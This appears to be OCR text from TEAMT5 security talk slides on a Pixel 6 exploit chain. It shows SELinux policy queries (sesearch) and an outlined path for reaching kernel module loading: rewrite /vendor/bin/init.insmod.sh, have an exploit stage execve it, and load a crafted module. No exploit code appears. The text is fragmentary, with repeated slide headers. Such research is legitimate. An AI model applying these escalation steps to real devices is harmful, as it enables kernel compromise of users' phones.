
TEAMT5 杜浦數位安全

libui.so exp2 set & run exp3

TEAMT5
杜 浦 數 位 安 全




libui.so exp2 set & run exp3




TEAMT5
杜 浦 數 位 安 全

libui.so exp2 set & run exp3

TEAMT5
杜 浦 數 位 安 全



libui.so exp2 set & run exp3



Result

TEAMT5 杜浦數位安全

yingmuo@D39-OptiPlex-7060 設定

yingmuo:exp$

yingmuo:exp$

啟用 Windows
移至 [設定] 以啟用 Windows。

[3] 0:bash* 1:qemu-system-x86_64-headless- "D39-OptiPlex-7060" 16:26 16- 8月-22

On Pixel 6

Policy on Pixel 6

TEAMT5 杜浦數位安全

- Init can't transition to vendor_modprobe

```
yingmuo@yingmuo-virtual-machine:~/Desktop/intern/pixel6$ sesea
rch -T -s init -t vendor_modprobe policy
yingmuo@yingmuo-virtual-machine:~/Desktop/intern/pixel6$ 
```

Policy on Pixel 6

TEAMT5 杜浦數位安全

- Init-insmod-sh can module_load vendor_kernel_modules
- Init can transition to init-insmod-sh by execve init-insmod-sh_exec

```
yingmuo@yingmuo-virtual-machine:~/Desktop/intern/pixel6$ sesearch -A -p module_load policy
allow init-insmod-sh vendor_kernel_modules:system module_load;
allow ueventd vendor_file:system module_load;
allow vendor_modprobe vendor_file:system module_load;
yingmuo@yingmuo-virtual-machine:~/Desktop/intern/pixel6$ sesearch -T -s init policy | grep vendor_modprobe
yingmuo@yingmuo-virtual-machine:~/Desktop/intern/pixel6$ sesearch -T -s init policy | grep init-insmod-sh
type_transition init init-insmod-sh_exec:process init-insmod-sh;
```

Path of module_load

TEAMT5 杜浦數位安全


- File with init-insmod-sh_exec context
  - Only /vendor/bin/init.insmod.sh
    - Shell script can’t overwrite to elf binary
    - Init-insmod-sh execve vendor_toolbox_exec won’t transition

```
yingmuo@yingmuo-virtual-machine:~/Desktop/intern/pixel6$ sesearch -A -s init-insmod-sh -p execute_no_trans policy
allow init-insmod-sh vendor_toolbox_exec:file execute_no_trans;
```

  - Write /vendor/bin/init.insmod.sh to execute /vendor/bin/toolbox
  - Change exp2 to execve /vendor/bin/init.insmod.sh

Domain transition flow

TEAMT5 杜浦數位安全



Path of module_load

TEAMT5 杜浦數位安全

- File with vendor_kernel_modules
  - Files in /vendor_dlkm/lib/modules/
    - Kernel module
    - Bytes at 0x0 and 0x1000 are same with bypass kernel module

